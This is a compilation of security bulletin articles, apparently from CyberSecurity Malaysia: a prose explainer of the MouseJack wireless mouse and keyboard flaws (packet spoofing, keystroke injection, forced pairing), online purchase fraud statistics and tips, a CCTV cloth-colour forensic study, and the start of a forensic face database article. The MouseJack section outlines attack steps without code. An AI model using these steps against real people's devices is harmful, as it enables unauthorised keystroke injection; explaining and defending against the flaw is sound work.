Hackers can now access your computer with just 15 Python code lines. With a bit of ingenuity and intelligence, they can remotely hack a computer from over 100 feet away. But with some research, Marc Newlin has identified the MouseJack vulnerabilities.

## What is MouseJack?

MouseJack is a type of security vulnerability that affects non-Bluetooth wireless mice and keyboards. Such security vulnerability enables an attacker to type arbitrary commands into a victim's computer from up to 100 meters away using cheaper USB dongle. Once paired, the MouseJack operator can insert keystrokes or malicious codes with the full privileges of the PC owner and can infiltrate networks to access sensitive data. Attacks can also happen at the keyboard level. Wireless dongles used by PCs, and Mac and Linux machines can be victims too. Logitech, Dell, HP, Lenovo, Microsoft and Gigabyte are examples of affected vendors, and most non-Bluetooth wireless dongles are also vulnerable.

## Overview

Wireless mice and keyboards communicate using proprietary protocols operating in the 2.4GHz ISM band. Compared to Bluetooth, there is no industry standard to follow and the vendors themselves should think of how to implement their own security scheme.

Wireless mice and keyboards work by transmitting radio frequency (RF) packets to a USB dongle plugged into a user's computer. When a user presses a key on their keyboard or moves their mouse, information describing the actions are sent wirelessly to the USB dongle. The dongle listens for RF packets sent by the mouse or keyboard and notifies the computer whenever the user moves their mouse or types on their keyboard.



Left Click Received
Left Click
1. User clicks the left mouse button
2. Mouse transmits an unencrypted RF packet
3. USB dongle receives the packet and tells the computer that a left click occurred.

*Figure 1: Unencrypted Mouse Packet*

Most vendors encrypt data transmitted by wireless keyboards to prevent eavesdropping. The dongle knows the encryption key being used by the keyboard, so it is able to decrypt the data and see what key was pressed. An attacker is unable to decrypt the data without knowing the encryption key, so they cannot see what is being typed.



'A' key press received
'A'
1. User presses the 'A' key on their keyboard
2. Keyboard transmits an encrypted RF packet
3. USB dongle receives the packet and tells the computer that an 'A' key press occurred

*Figure 2: Encrypted Keyboard Packet*

However, none of the mice tested encrypt their wireless communication. This means there is no authentication mechanism and the dongle is unable to distinguish between packets transmitted by a mouse and those transmitted by an attacker. As a result, an attacker can act as a mouse and transmit their own movement or click packet to a dongle.



Left Click Received
Left Click
1. Attacker generates a fake left click packet
2. Attacker's USB dongle transmits an unencrypted RF packet
3. Victim's USB dongle receives the packet and tells the computer that a left click occurred


*Figure 3: Spoofed Unencrypted Keyboard Packet*

Problems with the way dongles process received packets enable attackers to transmit specially crafted packets that generate key presses instead of mouse movements or clicks.

## Attack Steps

A MouseJack attack does not require specialized or high-specification and expensive equipment. It can be done with a bit of ingenuity and cheaper USB dongles.

First, the attacker identifies a target wireless mouse or keyboard by listening for radio frequency (RF) packets transmitted when a user is moving or clicking the mouse or typing on the keyboard.




1. Victim moves their mouse

2. Victim's mouse transmits unencrypted RF packets

3. Attacker's USB dongle overhears packets sent by the victim's mouse

*Figure 4: Attacker Identifying a Victim's Mouse or Keyboard*

The attacker can also force-pair a fake keyboard with the victim's dongle.




1. Attacker generates a forced pairing request sequence

2. Attacker's USB dongle transmits a pairing request

3. Victim's USB dongle receives the pairing request and pairs a fake keyboard

*Figure 5: Attacker Force-Pairing a Fake Keyboard with the Victim's Dongle*

Finally, the attacker transmits key press packets to type a series of commands into the victim's computer. This can include downloading a rootkit or virus, transferring files off the victim's computer, or anything else the attacker could do if they were physically typing on the computer's keyboard.



1. Attacker generates an unencrypted keystroke sequence

2. Attacker's USB dongle transmits an unencrypted keystroke sequence

3. Victim's USB dongle receives and types the unencrypted malicious keystrokes

*Figure 6: Attacker Injecting Keystrokes into the Victim's Dongle*

## MouseJack Vulnerabilities

MouseJack vulnerabilities can be categorized into three types as follows.

### 1. Keystroke injection, spoofing a keyboard

Most tested keyboards require encrypting data before transmitting it wirelessly to the dongle. But the problem occurs when not all dongles require encryption to be used. It is possible for an attacker to act as a keyboard and transmit unencrypted keyboard packets to the dongle. The encryption normally used by the keyboard is thus bypassed, allowing the attacker to inject arbitrary commands on the victim's computer.

### 2. Keystroke injection, spoofing a mouse

When radio frequency (RF) packets are received during processing, some dongles do not verify whether the type of packet received matches the type of device that transmitted the packet. In normal circumstances, a mouse will only transmit movements or clicks to the dongle, and a keyboard will only transmit key presses. An attacker may therefore act as a mouse, because the dongle does not verify if the packet type and transmitting device type match but it transmits a key press packet. The dongle does not expect packets coming from a mouse to be encrypted, so it accepts the key press packets, allowing the attacker to inject arbitrary commands on the victim's computer.

### 3. Forced pairing

Before a wireless keyboard or mouse leaves the factory it is paired with a dongle. This means that it knows the wireless address of the dongle, and in the case of a keyboard, it knows the secret encryption key. Some keyboards or mice are designed to be able to pair new devices with a dongle, or pair an existing keyboard or mouse with a new dongle. For example, if a dongle is lost, the user only needs to purchase a new one instead of an entirely new set.

To prevent unauthorized devices from pairing with a dongle, the dongle will only accept new devices when the user has set a special "pairing mode," which lasts 30-60 seconds. It is possible to bypass this pairing mode on some dongles and pair a new device without any user interaction. For example, in case the victim only has a mouse but is using a dongle that is vulnerable to keystroke injection by spoofing a keyboard, an attacker can pair a fake keyboard with the dongle and use it to inject arbitrary commands on the victim's computer.

## References

1. *http://www.darkreading.com/endpoint/mousejack-attack-bites-non-bluetooth-wireless-mice/d/d-id/1324404*

2. *https://www.mousejack.com/*

# Fraud Purchase: Statistics & Trends

By | Faiszatulnasro


## FRAUD PURCHASE
### STATISTICS & TRENDS

Statistics are from Malaysia Computer Emergency Response Team (MyCERT) as reported from January to July 2016


### The most popular products

| | | |
|---|---|---|
| 26%<br>Mobile phone | 21%<br>Household items | 13%<br>Computer & appliances |
| 11%<br>Apparel | 8%<br>Entertainment items | 21%<br>Others |

### Complainants age group



### Advertisement platforms



### Modus operandi

**Fraud BUYER**

- Requesting the item to be sent abroad
- Fraudster pays a higher price than that had specified in the advertisement
- Fake payment notification as if the money has been deposited into the account
- Seller is ordered to pay taxes or money transfer charges

**Fraud SELLER**

- Item is sold at a very low price
- Failure to disclose information about the shipment details
- Communication with the buyer is blocked
- Buyer never received the item

### Protecting yourself against fraud purchase

- Meet in person
- Do a background check on the website's reputation/ seller/ buyer's name/ bank account
- Be aware of "phishing" when making money transfers online
- Keep personal information safe

**Protect yourself as a BUYER**

- Be wary of too good to be true offers
- Never click on links from spam emails to make payment

**Protect yourself as a SELLER**

- Verify the confirmation of payment
- Never accept a cheque

**You can verify with MyCERT before making any purchase or transferring any money**

# CCTV Colorspace Analysis (Daylight Condition) For Cloth Colour Image Verification

By | Mohammad Zaharudin bin Ahmad Darus, Fakhrul Afiq bin Abd Aziz & Muhamad Zuhairi bin Abdullah

## Introduction

Nowadays, surveillance CCTV is becoming a common application that can be crucial depending on the usage and purpose of the installation. Most uses are intentional for monitoring any suspicious activities and as a warning tool for crime prevention. Surveillance and security CCTV systems are widely used to record any events that may contain scenes of interest. For instance, there is a scenario when a criminal event occurred that was entirely captured and recorded by a CCTV installed nearby. There may be no other evidence except the CCTV recording that now becomes primary evidence.

A forensics investigator will definitely require the recorded CCTV events to assist with the investigation. The first step is to preserve the evidence by extracting all the relevant CCTV content and setting the objective for the investigation case. Let's say that in this case the objective is to identify the subject of interest from the extracted CCTV recording. The most popular method of conducting the examination is to employ pattern recognition approaches. These include biometrics facial recognition and behavioural analysis, and if too many occlusions appear, soft biometrics and cloth colour similarity are alternative options. However, forensics examinations can be very challenging if the evidence found is insufficient for analysis using these approaches. This can be due to several factors, such as heavy noise, illumination, high compression and low video resolution.

The scope of this article is to perform a colour space analysis comparison between coloured cloth images derived from CCTV frames and DSLR cameras. A CCTV configuration with high compression and low resolution setting will yield a different colour space from the actual colour. Figure 1 shows our previous case analysis conducted at Cybersecurity Malaysia (CSM).




*Figure 1: Different colour spaces between cloth colour derived from CCTV and DSLR cameras*

The objective is to prove scientifically the correlation between CCTV and digital single-lens reflex camera (DSLR) colour spaces. This is very important for the establishment of findings to become evidence in the court of law.

## Methodology

We conducted an experiment to identify the colour space correlation between CCTV frames and DSLR photos of a similar target object in daylight condition. To proceed with the experiment, we required some equipment to be setup as shown in Figure 2.




*Figure 2: Equipment for the experiment*

Figure 3 shows the research methodology used to conduct the experiment.



REFERENCE DATA
ACQUISITION
Take high resolution photo (13 color clothes)
ACQUISITION
Extract recorded video from 2 type of surveillance CCTV system
PRE-PROCESS
a. Frames extraction
b. Frames selection (high clarity)
c. Cropping
TESTING DATA
FEATURES EXTRACTION
Color segmentation and normalization
DISTANCE MEASUREMENT
Calculate color difference between reference and testing data
RESULT
Distance value comparison

*Figure 3: Research methodology*

(...resolution photos...; ...from 2 types of...; a. Frame extraction; b. Frame selection...)

## A. Phase 1: Acquisition

We used 10 clothes as evidence samples (Figure 4). The high-resolution image was taken with a DSLR camera in a mini photo studio to serve as reference data using the following setup parameters:

1. Lighting condition at 100 foot-candle
2. Camera ISO setting at 400
3. Picture format: raw with 8 Mp (3264x2488 px)




*Figure 4: Clothing samples*

For data testing, we decided to conduct the data collection using 2 types of CCTV camera, where each camera recorded with CIF and 5 Mp resolutions. Figures 5 and 6 show the 2 different setup conditions during data collection, which are under artificial lighting and natural lighting with the following setup parameters:

Artificial lighting condition:

1. Lighting between 20 and 40 foot-candle
2. Lo-res camera resolution less than 0.3 Mp (CIF resolution)
3. Hi-res camera resolution of 5 Mp
4. Recording distance between 1 and 10 m

Natural lighting condition:

1. Lighting between 250 and 1999 foot-candle
2. Lo-res camera resolution less than 0.3 Mp (CIF resolution)
3. Hi-res camera resolution of 5 Mp
4. Recording distance between 1 and 10 m




*Figure 5: Artificial lighting setup for collected data testing*




*Figure 6: Natural lighting setup for collected data testing*

## B. Phase 2: Pre-processing

Sequential frames were extracted from CCTV video recordings and only the best frames were selected for further processing. The selection criteria were based on the high clarity of colour visibility. Then the salient colour features were cropped before proceeding with normalization and feature extraction.

### C. Phase 3: Feature Extraction



Normalization
Your Image
Color Map
Color Palette
Proportional Palette
Hex Color
Area
Closest Color Name (Base Color)
#cdcfda 31.4 % Link Water (Blue)
#8b5843 23.1 % Rope (Brown)
#1e2545 11.9 % Midnight Express (Blue)
#2f503c 9.3 % Goblin (Green)
#e03425 7.3 % Cinnabar (Red)
#931b12 6.5 % Mandarian Orange (Orange)
#2e312e 3.8 % Woodsmoke (Grey)
#579975 3.5 % Ocean Green (Green)
#303d81 2.2 % Resolution Blue (Blue)
#62130e 1.0 % Red Oxide (Red)
Extracting Color Information
154,28,34
#931b12
44,43,113
To RGB
#303d81
83,164,96
#579975

*Figure 7: Data normalization*

### D. Phase 4: Distance Measurement

Distance measurement was conducted using the Delta-E approach. Delta-E is defined as the difference between 2 colours in a L*a*b colour space. It is important to take into account the type of colour formula when comparing the values, as the comparison is based on mathematical formulas. Table 1 shows the Delta-E distance values and their meanings.

| Delta E value | Meaning |
|---|---|
| 0 - 1 | A normally invisible difference |
| 1 - 2 | Very small difference, only obvious to a trained eye |
| 2 - 3.5 | Medium difference, also obvious to an untrained eye |
| 3.5 - 5 | An obvious difference |
| > 6 | A very obvious difference |

*Table 1: Delta-E values*

Table 2 displays the distance results obtained from data collected in artificial lighting condition while Table 3 shows the distance results obtained in natural lighting condition. A total of 8 colour spaces were calculated for the Delta-E distance out of 10 cloth samples. The results in the following tables will be discussed further in the Results section.


| No | Color | Low Resolution (AL) | High Resolution (AL) |
|---|---|---|---|
| 1 | C1-9a1c22 | 16.5221 | 16.7831 |
| 2 | C2-2c2b71 | 26.2172 | 21.4217 |
| 3 | C3-53a460 | 16.9516 | 8.3974 |
| 4 | C4-595857 | 9.3669 | 4.6146 |
| 5 | C5-c6b02a | 16.6294 | 12.8245 |
| 6 | C6-b8ab32 | 11.5709 | 24.0905 |
| 7 | C7-969691 | 11.766 | 6.6623 |
| 8 | C8-64675f | 15.5377 | 6.0016 |

*Table 2: Delta-E distances for artificial lighting condition*

| No | Color | Low Resolution (NL) | High Resolution (NL) |
|---|---|---|---|
| 1 | C1-9a1c22 | 33.916 | 7.4286 |
| 2 | C2-2c2b71 | 34.3695 | 8.6107 |
| 3 | C3-53a460 | 19.4906 | 8.6585 |
| 4 | C4-595857 | 22.406 | 10.1636 |
| 5 | C5-c6b02a | 46.9517 | 9.4509 |
| 6 | C6-b8ab32 | 30.0897 | 20.6438 |
| 7 | C7-969691 | 18.6838 | 13.8506 |
| 8 | C8-64675f | 25.1264 | 16.2333 |

*Table 3: Delta-E distances for natural lighting condition*

## Results



*Graph 1: Colour distance mapping for 2 different conditions using 2 types of CCTV camera*

Graph 1 represents the experiment results, which indicate that 7 colours have a very obvious difference and only 1 colour has an obvious difference (Table 1), which is colour map C4-595857 in artificial lighting condition using a hi-res camera. The maximum distance value for the hi-res camera running in both conditions is 26 and the minimum distance value is 6. The maximum distance value for the lo-res camera running in both conditions is 46 and the minimum distance value is 18. The huge distance gap for the lo-res camera under natural lighting is caused by extremely high natural lighting exposure where the foot-candle value is over 1999. We also considered that strong sunlight is a factor we could not control. The image results are shown in Figure 8.

All colour space distance values calculated using the Delta-E approach for 2 conditions with 2 types of camera could serve as a global reference for colour space correlation to justify cloth colour similarity.



Low Resolution Artificial Light
High Resolution Artificial Light
Low Resolution Natural Light
High Resolution Natural Light

*Figure 8: Data collection in varying conditions using lo-res and hi-res cameras*

## Conclusions And Way Forward

This research was motivated by a case analysis of CCTV video evidence conducted previously by Team Charlie from DFD, CSM. Sequential frames extracted from Closed-Circuit Television (CCTV) system recordings, which consist of colour information, can be an important aspect of colour verification analysis. Hence, this may be an alternative approach for forensics practitioners or investigators when the specifications of the camera used are insufficient for the biometric approach or the recognition target type is an object. However, the challenges of this approach listed during the experiment conducted are as follows.

1. The natural light source may vary and is not consistent.
2. Large recording distances will result in different colour space values.
3. Colour normalization and segmentation algorithms can be further enhanced to identify similar colour regions.

For a way forward, we are planning to collect more colour samples as reference as well as testing data and to establish a colour space similarity database to further prove the strong correlation between CCTV and DSLR camera evidence. This research effort can also benefit towards the development of CCTV guidelines for colour CCTV camera calibration and installation. Furthermore, the research outcome can reduce investigation and forensics analysis duration.

## References

1. *Hae-Min Moon. A New Human Identification Method for Intelligent Video Surveillance System, 2008. IEEE.*

2. *You-Shen Lo. Color Image Segmentation Using Local Histogram and Self-Organization of Kohonen Feature Map, 1999. IEEE.*

3. *Yoo-Joo Choi. Retrieval of Identical Clothing Images Based on Local Histograms, 2008. International Conference on Convergence and Hybrid Information Technology.*

4. *Phillip Urban. Constructing Euclidean Color Spaces based on Color Difference Formulas, 2007. 15th Color Imaging Conference Final Program and Proceedings.*

5. *R. A. Smith. Colour Analysis and Verification of CCTV Images Under Differenct Lighting Conditions, 2008. SPIE.*

6. *Shamik Sural. Segmentation and Histogram Generation Using The HSV Color Space for Image Retrieval, 2002. IEEE ICIP.*

# Development of A 2D and 3D Forensic Face Recognition (2D3DFFR) Database for Forensic Analysis of CCTV Evidence

By | Wafa binti Mohd Kharudin, Fakhrul Afiq bin Abd Aziz & Nazri bin Ahmad Zamani

## Introduction

The Digital Forensics Department (DFD) of CyberSecurity Malaysia (CSM) has developed a facial database called 2D3DFFR (2D and 3D Forensic Face Recognition). This database was designed and acquired to simulate forensic face identification analysis of video surveillance evidence. The database comprises more than 230 CyberSecurity staff individuals who provided full support and cooperation by coming to DFD and underwent a facial enrolment process to have their 2D face images and 3D scans acquired. The aim of 2D3DFFR is to solve the problem of facial poses, which is a prevalent problem in the analysis of video surveillance evidence.

The objective of this article is to explain the way image acquisition was done and how the data can be used later for face recognition analysis. This article also provides a brief explanation on the application of a 3D morphable model to produce predictive 3D models of non-frontal faces found in video evidence to be used in face recognition.

## Face Recognition for Forensic Analysis

While fingerprint and DNA forensic identification are two of the most reliable and available identification methods in biometric forensic science, continued progress in automated face recognition technology is necessary to improve the set of tools available to determine a person's identity, particularly from surveillance imagery. Face recognition is defined as the ability to establish a subject's identity based on facial characteristics. In digital forensics, facial analysis is performed on digital evidence, such as digital photos, digital videos and surveillance videos. All these media are extracted from captured evidence, for example with CCTV, laptops, mobile phones and tablets. A common issue regarding face recognition in forensic analysis is that faces being investigated in such media are often partial, which causes low accuracy in face matching analysis. It is important to address this issue as face recognition for forensic analysis is used to evaluate the strength of evidence in the court of law.

Recent research on face recognition has been focusing on reducing the impact of nuisance factors, such as pose, illumination and expression variations on face recognition. An essential part of the constant enhancements in the field of automated face recognition is the collection of a facial database for benchmarking purposes. Over the years, several facial recognition algorithms have been developed, resulting in the creation of databases with the purpose of assessing the performance of these facial algorithms. Today, a number of databases are used for facial recognition, and the databases have different sizes, and various poses, expressions, lighting conditions, occlusions and number of imaged subjects. Examples of popular databases used for research purposes include the AT&T database, Facial Recognition Technology (FERET), Surveillance Camera Face Database (SCFace) and CASIA.

Despite many facial databases having been developed over the years, none are specifically aimed for forensic analysis. Aware of this situation, DFD came up with the idea of 2D3DFFR, which is a facial database specifically designed for forensic analysis.

## 2D3DFFR Data Collection

The image acquisition to produce the 2D3DFFR database was conducted in three different scenarios. The first and second scenarios consisted of the enrolment process: 1) Enrolment of 2D facial images using a digital camera in a controlled environment, 2) Enrolment of faces using a 3D sensor in a controlled environment, and the third scenario was for data and testing: 3) CCTV recording in specific indoor areas.

